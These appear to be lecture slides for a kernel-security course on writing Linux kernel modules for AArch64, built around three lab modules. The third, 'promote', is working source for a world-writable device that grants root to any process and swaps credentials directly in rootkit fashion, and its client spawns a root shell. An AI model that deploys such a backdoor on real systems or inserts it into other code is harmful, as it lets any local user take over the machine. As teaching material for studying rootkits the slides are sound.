

CY-4973/7790




Kernel Security: how2rootkit

Linux Kernel Modules -- A Crash Course

What this lecture covers:

- What kernel modules are and why they matter for security
- The kernel environment: constraints, contexts, no stable API
- Device model: everything is a file
- Three lab modules as running examples:
 1. **hello** -- lifecycle
 2. **procinfo** -- process introspection
 3. **promote** -- privilege escalation
- AArch64 privilege model
- Binary analysis of .ko files



What is a kernel module?

A **kernel module** (.ko file) is:

- An ELF **REL** (relocatable) object loaded directly into kernel memory
- Extends the kernel at runtime -- no reboot required
- Used for device drivers, filesystems, security tools, **and malware**

The big constraints:

- Runs at **EL1** (kernel mode) with full hardware access
- A bug = **kernel panic**, not just a segfault
- **No libc** -- kernel has its own API (printf, kmalloc, copy_from_user)
- No main() -- you register **callbacks** and the kernel calls you

libc vs kernel API

Userspace (libc)	Kernel	Notes
printf()	pr_info() / printk()	Output goes to dmesg
malloc() / free()	kmalloc() / kfree()	Must specify GFP_KERNEL or GFP_ATOMIC
getpid()	current->pid	current = pointer to calling process
getuid()	current_cred()->uid	Returns kuid_t, not uid_t
open() / read() / write()	You implement these	Via struct file_operations
memcpy() from user pointer	copy_from_user()	Validates user pointer, returns bytes NOT copied

The kernel environment

Constraint	Details
No memory protection	Bad pointer = kernel oops or panic, not a segfault. The kernel doesn't try to recover.
Fixed-size stack	8 KB (sometimes 4 KB). No automatic growth. Don't use recursion!
No swapping	Kernel memory is pinned in RAM (except tmpfs/page cache).
No libc	No <code>printf</code> , <code>malloc</code> , <code>strlen</code> -- kernel provides its own versions.
No FPU by default	Floating-point requires <code>kernel_fpu_begin()</code> / <code>end()</code> brackets.
Concurrency everywhere	Multiple CPUs, interrupts, preemption -- you must use locks.

If your module corrupts memory, it can silently corrupt **any** kernel data structure. There's no process isolation to save you.

No stable kernel API

The kernel has **no stable internal API**. Functions, structs, and interfaces change between versions.

From Documentation/process/stable-api-nonsense.rst:

"Linux does not have a stable in-kernel API. It is not the goal, and it never will be."

What this means for module developers:

- A module built for kernel 6.6 **will not load** on 6.7 (vermagic mismatch)
- Struct layouts change (e.g., `struct file_operations` gained/lost fields over the years)
- Internal functions get renamed, moved, or deleted without notice

No stable kernel API

- MODULE_LICENSE("GPL") gives access to **GPL-only symbols** (EXPORT_SYMBOL_GPL)
- Without GPL: can't use kprobes, ftrace, many core APIs
- The kernel community's position: proprietary modules are not supported, and may not be legal
- So this means our rootkit needs to be GPL right?

Proprietary code and the kernel

- It is **illegal** to distribute a binary kernel with statically compiled proprietary drivers
 - Patches are a gray area
- Kernel modules are a **legal gray area**: unclear if they are derived works
- The kernel community considers proprietary modules harmful: see Documentation/process/kernel-driver-statement.rst
- From a legal perspective, each driver is a different case

The MODULE_LICENSE macro has important implications for development:

License string	Effect
"GPL"	Full access to all exported symbols
"Proprietary"	Only EXPORT_SYMBOL (not _GPL) symbols available
(missing)	Kernel taints itself, warns loudly, restricts access

A tainted kernel gets less support from developers and may behave differently (some features are disabled).

When does your code run?


Module code doesn't run continuously. Three moments:

1. **module_init** -- runs once at insmod
2. **module_exit** -- runs once at rmmod
3. **Callbacks** -- run when events occur
4. Dedicated kernel threads (Don't do this)

Init's job: **register callbacks**, then return.

Your module is idle between events -- the kernel calls your registered functions when something happens.

callback



Process context vs interrupt context

	Process context	Interrupt / atomic context
When	Syscalls, module_init, module_exit, workqueues	IRQ handlers, softirqs, spinlock-held regions
current valid?	Yes	Technically yes, but may not be meaningful
Can you sleep?	Yes	No -- deadlock / BUG
Allocation	GFP_KERNEL	GFP_ATOMIC
Locking	mutex (sleeps if contended)	spinlock (busy-waits)

Rule of thumb: **file_operations + module_init/exit = process context** (safe to sleep).

The path from userspace: read() → ARM64 svc → EL1 → sys_read() → VFS → file->f_op->read() → **your callback**

Types of devices

Under Linux, there are four types of devices:

Type	Interface	Examples
Character devices	/dev/ files, read/write byte streams	Serial ports, input, sound, GPUs, our lab modules
Block devices	/dev/ files, fixed-size blocks, random access	Hard disks, SSDs, USB storage
Network devices	Network interfaces (ip a), sockets	Ethernet, WiFi, loopback
Sysfs devices	/sys/ attributes, no /dev/ node	GPIO, IIO sensors, pinctrl

Devices

Most devices are **character devices** -- that's what we build today.

A device file is a special file that maps a **filename** in /dev/ to a **(type, major, minor)** triplet that the kernel understands:

```
crw-rw---- 1 root root 10, 200 Feb 5 12:00 /dev/chardev
          └── └── minor number (specific device)
          └── major number (driver)
└── 'c' = character device
```

Everything is a file

A key UNIX design principle: represent system objects as files.

Applications use the **same** API for regular files and devices:

```
int fd = open("/dev/chardev", O_RDWR);      // opens a device
write(fd, "hello", 5);                     // goes to your driver
read(fd, buf, sizeof(buf));                // comes from your driver
close(fd);
```

Everything is a file

In the kernel, this works through **struct file_operations** -- a vtable of function pointers. When userspace calls `read()`, the kernel:

1. Looks up the `struct file` for that fd
2. Finds the `file_operations` registered by your driver
3. Calls `file->f_op->read(file, buf, count, &pos)`

Your driver's `read` function runs **in the calling process's context** (`current` = the process that called `read()`).

Module 1: The hello world module

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("Course Instructor");
MODULE_DESCRIPTION("A simple Hello World AArch64 Driver");

static int __init hello_start(void)
{
    pr_info("Hello, AArch64! The kernel is alive.\n");
    return 0; // 0 = success, negative = error
}

static void __exit hello_end(void)
{
    pr_info("Goodbye, AArch64! Unloading module.\n");
}

module_init(hello_start);
module_exit(hello_end);
```

Key components

Component	Purpose
MODULE_LICENSE("GPL")	Required -- declares license (affects symbol access)
__init	Marks function to be freed after init
__exit	Marks function excluded from non-unloadable builds
module_init()	Registers the entry point
module_exit()	Registers the cleanup function
pr_info()/printk()	Kernel's printf -- writes to dmesg

pr_info is a convenience macro that prepends KERN_INFO log level.
Other levels: pr_err, pr_warn, pr_debug.

Return value from init: **0** = success, **negative** = error (module not loaded).
Common: -ENOMEM, -ENODEV, -EBUSY.

Building and loading

From the lab root directory:

```
# Build
make module-hello      # Build just hello
make modules           # Build all modules
make modules-install   # Build + copy to shared/
```

In the guest VM:

```
mount-shared          # Mount host's shared/ to /mnt

insmod /mnt/modules/hello.ko
dmesg | tail -5      # "Hello, AArch64! The kernel is alive."

lsmod | grep hello    # Verify loaded
rmmod hello          # Unload

dmesg | tail -5      # "Goodbye, AArch64! Unloading module."
```

The `vermagic` embedded in the `.ko` must match the running kernel exactly, or `insmod` will refuse to load it.

The current macro

current is a **per-CPU pointer** to the task_struct of the running process.

- Defined in <asm/current.h>
- On AArch64: stored in sp_el0 (user stack pointer repurposed at EL1)
- Always valid in process context

task_struct is the process descriptor (~900 lines). Key fields:

- pid -- thread ID (what gettid() returns)
- tgid -- thread group ID (what getpid() returns)
- comm -- executable name (16 chars max)

From procinfo.c:

```
/* Basic task_struct fields */
pr_info("procinfo: PID  = %d\n",
        current->pid);
pr_info("procinfo: Tgid = %d\n",
        current->tgid);
pr_info("procinfo: COMM = %s\n",
        current->comm);
```

In module_init, current is the **insmod** process.

In a file_operations callback, current is the process that did the syscall (e.g., cat, echo).

struct cred -- process credentials

Every process has a `struct cred` with:

- `uid / euid` -- real and effective user ID
- `gid / egid` -- real and effective group ID
- `group_info` -- supplementary groups
- capabilities, security labels

Access via `current_cred()` (returns const pointer).

Ability to directly modify `cred` fields = **privilege escalation** (e.g., set all UIDs to 0).

We'll do exactly this in Module 3.

From `procinfo.c`:

```
const struct cred *cred;
cred = current_cred();

pr_info("UID  = %d (real)  EUID = %d\n",
        from_kuid(&init_user_ns, cred->uid),
        from_kuid(&init_user_ns, cred->euid));
pr_info("GID  = %d (real)  EGID = %d\n",
        from_kgid(&init_user_ns, cred->gid),
        from_kgid(&init_user_ns, cred->egid));
```

`from_kuid()` / `from_kgid()` convert kernel UID/GID types to plain `int` (namespace-aware).

Module 2: procinfo walkthrough

Same build workflow as hello:

```
# On host
make module-procinfo && make modules-install

# In guest
insmod /mnt/modules/procinfo.ko
dmesg | grep procinfo
```

Sample output:

```
procinfo: Loading Process Information Module
procinfo: PID = 87 # dif
procinfo: Tgid = 87 # dif
procinfo: Comm = insmod
procinfo: Uid = 0 (real) Euid = 0 (effective)
procinfo: Gid = 0 (real) Egid = 0 (effective)
procinfo: Supplementary groups (0):
procinfo:   (none)
```

current in `module_init` = the `insmod` process. After `rmmod`, goodbye comes from `rmmod`'s PID.

struct file_operations (vtable)

When userspace does `open()` / `read()` / `write()` on your device, the kernel dispatches to **your** functions.

You define a struct with function pointers and register it with a character device.

~30 possible operations -- you only implement what you need. Unset fields get default behavior.

From the kernel header:

```
struct file_operations {
    struct module *owner;
    ssize_t (*read)(struct file *, ...);
    ssize_t (*write)(struct file *, ...);
    long (*unlocked_ioctl)(...);
    int (*mmap)(...);
    int (*open)(struct inode *, ...);
    int (*release)(struct inode *, ...);
    ...
};
```

From `chardev.c`:

```
static const struct file_operations
chardev_fops = {
    .owner          = THIS_MODULE,
    .open           = chardev_open,
    .release        = chardev_release,
    .read           = chardev_read,
    .write          = chardev_write,
    .unlocked_ioctl = chardev_ioctl,
};
```

Each field is a function pointer. The kernel calls `chardev_fops.read(...)` when userspace calls `read()` on your device.

`.owner = THIS_MODULE` prevents the module from being unloaded while the device is open.

copy_from_user / copy_to_user

You **cannot** dereference user pointers From `chardev.c` -- the write handler: directly in the kernel:

- The page may be swapped out
- The pointer may be malicious (attacker-controlled)

`copy_from_user()` /
`copy_to_user()`:

- Return **0** on success
- Return **nonzero** = number of bytes NOT copied
- Always check the return value, return -EFAULT on failure

The `_user` annotation marks user-space pointers. Sparse (make C=1) checks that you don't dereference them directly.

```
static ssize_t chardev_write(
    struct file *file,
    const char __user *buf,
    size_t count, loff_t *ppos)
{
    int to_copy;
    to_copy = min(count,
                  (size_t)(BUF_SIZE - 1));

    mutex_lock(&dev_mutex);

    if (copy_from_user(device_buffer,
                       buf, to_copy)) {
        mutex_unlock(&dev_mutex);
        return -EFAULT;
    }

    device_buffer[to_copy] = '\0';
    buffer_len = to_copy;
    mutex_unlock(&dev_mutex);

    return count;
}
```

Device registration: the full picture

Setting up a character device in `module_init`:

```
/* 1. Allocate major/minor number dynamically */
alloc_chrdev_region(&dev_num, 0, 1, "promote");

/* 2. Initialize cdev and connect file_operations */
cdev_init(&my_cdev, &promote_fops);
my_cdev.owner = THIS_MODULE;
cdev_add(&my_cdev, dev_num, 1);

/* 3. Create device class (shows up in /sys/class/) */
dev_class = class_create("promote_class");

/* 4. Create device node (/dev/promote appears automatically) */
device_create(dev_class, NULL, dev_num, NULL, "promote");
```

Teardown in `module_exit` (reverse order):

```
device_destroy(dev_class, dev_num);
class_destroy(dev_class);
cdev_del(&my_cdev);
unregister_chrdev_region(dev_num, 1);
```

... Use goto chains for error handling (see `promote.c` for the full pattern).

Module 3: promote -- privilege escalation

A character device that accepts a PID and promotes that process to root.

Interface:

- Write a PID to `/dev/promote`
- Module looks up the process and modifies its credentials
- Device is world-writable (0666)

Two code paths:

1. **Self-promotion** (PID == caller): `prepare_creds()` → `modify` → `commit_creds()`
2. **Remote promotion** (PID != caller): `pid_task(find_vpid())` → `prepare_kernel_cred(NULL)` → direct cred swap

Path 1 is the proper kernel API. Path 2 is a rootkit technique.

Priv esc



promote.c: the write handler

```
static ssize_t promote_write(struct file *file, const char __user *buf,
                           size_t count, loff_t *ppos)
{
    char kbuf[32];
    pid_t target_pid;
    size_t len;
    int ret;

    len = min(count, (size_t)(PID_BUF_LEN - 1));
    if (copy_from_user(kbuf, buf, len))
        return -EFAULT;

    kbuf[len] = '\0';
    if (len > 0 && kbuf[len - 1] == '\n')           /* strip echo's newline */
        kbuf[len - 1] = '\0';

    ret = kstrtoint(kbuf, 10, &target_pid);          /* parse PID string */
    if (ret)
        return -EINVAL;

    if (target_pid == current->pid)
        ret = promote_self();                      /* prepare_creds API */
    else
        ret = promote_remote(target_pid);         /* rootkit technique */

    if (ret) return ret;
```

Credential modification: two approaches

Self-promotion -- the proper kernel API:

```
static int promote_self(void) {
    struct cred *new_cred = prepare_creds();      /* copy current creds */
    if (!new_cred) return -ENOMEM;

    new_cred->uid = new_cred->euid = GLOBAL_ROOT_UID;    /* set all to root */
    new_cred->gid = new_cred->egid = GLOBAL_ROOT_GID;

    commit_creds(new_cred);                          /* atomically replace */
    return 0;
}
```

Promote

Remote promotion -- rootkit technique (`commit_creds` only works on current):

```
static int promote_remote(pid_t target_pid) {
    struct task_struct *task;
    rCU_read_lock();
    task = pid_task(find_vpid(target_pid), PIDTYPE_PID); /* look up task */
    get_task_struct(task);
    rCU_read_unlock();

    struct cred *new_cred = prepare_kernel_cred(NULL); /* root creds */
    get_cred(new_cred); /* need 2 refs: real_cred + cred */

    rCU_assign_pointer(task->real_cred, new_cred); /* direct swap! */
    rCU_assign_pointer(task->cred, new_cred);
    /* ... put old creds, put_task_struct ... */
}
```

The userland client

promote_client.c -- cross-compiled for aarch64, statically linked:

```
int main(int argc, char *argv[])
{
    pid_t target = (argc > 1) ? atoi(argv[1]) : getpid();

    printf("Before: uid=%d euid=%d pid=%d\n", getuid(), geteuid(), getpid());

    int fd = open("/dev/promote", O_WRONLY);
    char buf[32];
    snprintf(buf, sizeof(buf), "%d\n", target);
    write(fd, buf, strlen(buf));
    close(fd);

    printf("After:  uid=%d euid=%d\n", getuid(), geteuid());

    if (target == getpid() && getuid() == 0) {
        printf("Escalation successful! Spawning root shell...\n");
        execl("/bin/sh", "sh", NULL);
    }
    return 0;
}
```

Build: aarch64-linux-gnu-gcc -Wall -static -o
promote_client promote_client.c The lab Makefile does this
automatically: make module-promote

Demo: promoting an unprivileged user

Setup (in guest VM):

```
# Load the module
insmod /mnt/modules/promote.ko

# Create an unprivileged user (run setup_user.sh or manually)
useradd -m -s /bin/sh student
echo "student:student" | chpasswd
```

Demo

```
su - student
id                                     # uid=1000(student) gid=1000(student)
/mnt/modules/promote_client             # sends own PID to /dev/promote
# Before: uid=1000 euid=1000 pid=142
# After:  uid=0 euid=0
# Escalation successful! Spawning root shell...
id                                     # uid=0(root) gid=0(root)
whoami                                # root
```

Check dmesg:

```
promote: PID 142 (promote_client) requests promotion of PID 142
promote: PID 142 promoted to root (self, via commit_creds)
```

Privileged registers (EL1 access)

In kernel modules, you can access **system registers** unavailable to userspace:

Register	Purpose
SCTLR_EL1	System control (MMU enable, caches, alignment)
TTBR0_EL1	Translation table base for user addresses
TTBR1_EL1	Translation table base for kernel addresses
TCR_EL1	Translation control (page size, address range)
ESR_EL1	Exception syndrome (fault cause)
FAR_EL1	Fault address register
VBAR_EL1	Vector base address (exception handlers)

On context switch: kernel swaps TTBR0 (user page tables change), TTBR1 stays (kernel mapped everywhere).

Reading system registers in a module

```
#include <linux/module.h>
#include <asm/sysreg.h>

static int __init sysinfo_init(void)
{
    u64 current_el, midr, sctlr;

    // Read CurrentEL (bits [3:2] contain EL)
    asm volatile("mrs %0, CurrentEL" : "=r"(current_el));
    pr_info("Running at EL%llu\n", (current_el >> 2) & 3);

    // Read CPU ID using kernel macro
    midr = read_sysreg(MIDR_EL1);
    pr_info("MIDR_EL1: 0x%llx\n", midr);

    // Read system control
    sctlr = read_sysreg(SCTLR_EL1);
    pr_info("MMU: %s, DCache: %s\n",
           (sctlr & 1) ? "ON" : "OFF",
           (sctlr & 4) ? "ON" : "OFF");
    return 0;
}
```

MRS = Move from Register to System register. This would **SIGILL** in userspace but runs fine at EL1.

Analyzing .ko files with readelf

A .ko is just an ELF relocatable object file:

```
readelf -h modules/hello/bin/hello.ko
```

Class:	ELF64
Machine:	AArch64
Type:	REL (Relocatable file) <-- Not EXEC or DYN!

Type is **REL** (Relocatable) -- not DYN or EXEC. The kernel's module loader resolves symbols at `insmod` time.

Sections

Section	Purpose
.text	Executable code
.init.text	Init function (freed after load)
.exit.text	Exit function
.rodata	Read-only data (strings)
.modinfo	Module metadata (license, author, vermagic)
.symtab	Symbol table
.rela.*	Relocations (patched at insmod)

Relocations and symbol resolution

```
readelf -r modules/hello/bin/hello.ko | grep -v debug
```

```
Relocation section '.rela.init.text':  
  Offset      Type            Sym. Name + Addend  
00000008  R_AARCH64_ADR_PRE  .rodata.str1.8 + 0  
00000014  R_AARCH64_CALL26  _printf + 0
```

The zeros in the disassembly are **relocations** -- filled in by the kernel loader:

1. Allocates memory for the module
2. Copies sections into place
3. Resolves symbols (like `_printf`) from the kernel symbol table
4. Applies relocations to patch the code
5. Calls `init_module` (alias for your `module_init` function)

The `init_module` and `cleanup_module` symbols are what the kernel actually looks for.

Key types and utilities at a glance

Core types:

Type	Header	What it is
struct task_struct	<linux/sched.h>	Process descriptor -- PID, name, creds, memory
current	<asm/current.h>	Per-CPU pointer to running task's task_struct
struct cred	<linux/cred.h>	UID, GID, capabilities
struct file_operations	<linux/fs.h>	Vtable: open/read/write/ioctl handlers
struct cdev	<linux/cdev.h>	Character device registration

Utilities

Utility	Header	What it does
<code>kmalloc()</code> / <code>kfree()</code>	<code><linux/slab.h></code>	Heap alloc (GFP_KERNEL or GFP_ATOMIC)
<code>copy_from_user()</code> / <code>copy_to_user()</code>	<code><linux/uaccess.h></code>	Safe user/kernel data transfer
<code>struct list_head</code>	<code><linux/list.h></code>	Intrusive linked list (uses <code>container_of</code>)
<code>struct mutex</code>	<code><linux/mutex.h></code>	Sleeping lock (process context only)
<code>spinlock_t</code>	<code><linux/spinlock.h></code>	Non-sleeping lock (safe in any context)

Types: kernel uses `u8/u16/u32/u64` (from `<linux/types.h>`) instead of
`uint32_t`.

Finding kernel documentation

Method	When to use	Example
Header files	Best source of truth -- read the structs and /** comments directly	<code>less linux-6.6/include/linux/cred.h</code>
Bootlin Elixir	Browse kernel source online, click any symbol to see definition + all references	<code>elixir.bootlin.com/linux/v6.6/source</code>
kernel.org docs	Official Sphinx-built HTML docs -- core-api/, driver-api/	<code>kernel.org/doc/html/latest/</code>
/proc/kallsyms	Find symbol addresses at runtime (in the VM)	<code>grep commit_creds /proc/kallsyms</code>

Note

Also useful: LDD3 (free at lwn.net/Kernel/LDD3/ -- kernel 2.6 but concepts hold), LWN.net for API changes, Bootlin training slides (bootlin.com/doc/training/linux-kernel/).

Debugging tips and common mistakes

In the guest VM:

```
dmesg -w          # Watch kernel log in real-time
dmesg | grep promote
cat /proc/modules
cat /proc/kallsyms      # Filter by module prefix
                        # Raw module list
                        # All kernel symbols (needs root)
```

Common Mistakes

- foo bar Common mistakes:

Mistake	Symptom
Forgot <code>MODULE_LICENSE("GPL")</code>	Can't access GPL-only symbols (kprobes, etc.)
Used <code>printf</code> instead of <code>pr_info</code>	Won't compile -- <code>printf</code> doesn't exist in kernel
Didn't check <code>copy_from_user</code> return	Silent data corruption, potential security hole
Called sleeping function in atomic context	"BUG: scheduling while atomic"
Wrong <code>vermagic</code>	<code>insmod</code> refuses: "disagrees about version of symbol module_layout"
Stack overflow (recursion, large local arrays)	Immediate panic -- kernel stack is only 8 KB

Hands-on exercises

```
***1. hello** -- module lifecycle:  
make module-hello && make modules-install  
# Guest: insmod hello.ko, check dmesg, rmmod hello  
**2. procinfo** -- process introspection:  
make module-procinfo && make modules-install  
# Guest: insmod procinfo.ko – what PID and COMM do you see?  
  
***3. promote** -- privilege escalation:  
make module-promote && make modules-install  
# Guest: insmod promote.ko  
#     sh setup_user.sh          # creates 'student' user  
#     su - student  
#     /mnt/modules/promote_client    # become root!
```

For each module, examine the binary:

```
aarch64-linux-gnu-readelf -h hello.ko      # ELF type  
aarch64-linux-gnu-objdump -d hello.ko       # Disassembly
```

Summary

The kernel environment:

- No memory protection, fixed 8 KB stack, no swap, no libc
- No stable API -- modules break between kernel versions
- `MODULE_LICENSE("GPL")` is not optional if you want access to core APIs

Device model:

- Everything is a file -- character devices implement `struct file_operations`
- `copy_from_user` / `copy_to_user` for safe data transfer
- Registration: `alloc_chrdev_region` → `cdev_add` → `class_create` → `device_create`

Credentials:

- `current` → `task_struct` → `cred` -- the chain from code to identity
- `prepare_creds()` / `commit_creds()` -- the legitimate modification API

- Direct cred pointer swaps -- the rootkit approach

Quick reference

```
# Build
make module-hello          # Build specific module
make module-procinfo        # Build procinfo
make module-promote         # Build promote + client
make modules                # Build all modules
make modules-install         # Build + copy to shared/

# Test
make test-hello              # Automated test in fresh VM
make test-procinfo
make test-promote

# Analysis (on host)
aarch64-linux-gnu-readelf -h hello.ko      # ELF header
aarch64-linux-gnu-readelf -S hello.ko        # Sections
aarch64-linux-gnu-readelf -s hello.ko        # Symbols
aarch64-linux-gnu-readelf -r hello.ko        # Relocations
aarch64-linux-gnu-objdump -d hello.ko        # Disassemble

# Runtime (in guest)
insmod /path/to/module.ko    # Load module
rmmod modulename             # Unload module
lsmod                         # List loaded modules
dmesg -w                      # Watch kernel log in real-time
dmesg | grep <prefix>         # Filter by module prefix
```

